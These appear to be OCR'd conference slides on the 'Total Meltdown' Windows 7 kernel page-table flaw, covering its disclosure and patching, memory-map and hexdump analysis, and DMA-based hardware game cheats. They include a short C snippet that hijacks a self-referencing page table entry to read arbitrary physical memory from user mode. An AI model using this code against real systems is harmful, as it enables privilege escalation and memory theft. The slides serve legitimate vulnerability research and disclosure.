
Ulf Frisk
@UlfFrisk

finding a very nice vuln just to discover it was recently patched by vendor 😭

8:04 PM - 25 Mar 2018

Contacted the MSRC and published blog entry with PoC

But it wasn’t fixed …



Finding a Total Meltdown

… and I've released a trivially exploitable kernel 0-day

Fixed if running with administrative privileges


NOT fixed if running as normal user

Super fast fix from Microsoft with OOB patch on March 29th
only two days after my blog post

Demo: Finding a Total Meltdown

Locate Total Meltdown by **looking** at the **memory map!**

PML4 self referential entry mapped as **user-mode**



```
0196         1 fffff683ff7f7000-fffff683ff7f7fff -rwx
0197         4 fffff683ff7f9000-fffff683ff7fcfff -rwx
0198         1 fffff683fffff000-fff
0199         2 fffff6fb40000000-fff
019a         1 fffff6fb40003000-fff
019b         1 fffff6fb41ffb000-fff
019c         1 fffff6fb41fff000-fff
019d         1 fffff6fb7da00000-fff
019e         1 fffff6fb7da0f000-fff
019f         2 fffff6fb7dbed000-fff
```





Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

”Total Meltdown” – 1 bit set in error



```
$ hexdump /cygdrive/m/pmem -C -n 4096 -s $((16#$(cat dtb)))
8de80000  67 f8 f0 7a 00 00 f0 02  00 00 00 00 00 00 00 00  |g..z............|
8de80010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
8de80070  00 00 00 00 00 00 00 00  67 b8 18 7b 00 00 80 00  |........g..{....|
8de80080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
8de80f60  00 00 00 00 00 00 00 00  67 08 e8 8d 00 00 00 00  |........g.......|
8de80f70  67 48 9d 7a 00 00 00 00  63 d0 19 00 00 00 00 00  |gH.z....c.......|
```

000000008de80867 ← Entry: PML4e

(hex) 0x7 = 0111 (binary)




Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

The minimal ”exploit”

No API calls required! – just read and write already in-process memory!

Check for existence:

```
unsigned long long pte_selfref = *(unsigned long long*)0xFFFFF6FB7DBEDF68;
```


Read 4k ”arbitrary” physical memory from address 0x331000

```
unsigned char buf[0x1000];
// ”randomly” hi-jack pte# 0x100 (offset 0x800), let’s hope it’s not used :)
*(unsigned long long*)0xFFFFF6FB7DBED800 = 0x0000000000331867;
// 0xFFFFF6FB7DB00000 == (0xffff << 48) + (0x1ed << 39) + (0x1ed << 30) + (0x1ed << 21) + (0x100 << 12)
memcpy(buf, 0xFFFFF6FB7DB00000, 0x1000);
```

Use Case #2 – Hardware Cheats

The **unexpected use case** – cheating in games!


Anti-Cheats – detects software based cheats



HW Cheat – ”only” a PCIe device ...

Memory analysis on separate computer

Read-Only ”radar / map decloak”
or Read-Write (more easily detected)





Hardware Cheats

Cheating scandal summer 2018

Cheating at home and on LANs when OK to bring own computer

Cheat focused fork on Github






EngineOwningSoftware / pcileech-webradar

forked from ufrisk/pcileech

CS:GO DMA Cheat (caution, seems to be detected by ESEA and FaceIt)


Hardware Cheats




ra1f @rra1f · 27 Nov 2018

AMA.

79 45 235



Hardware Cheats

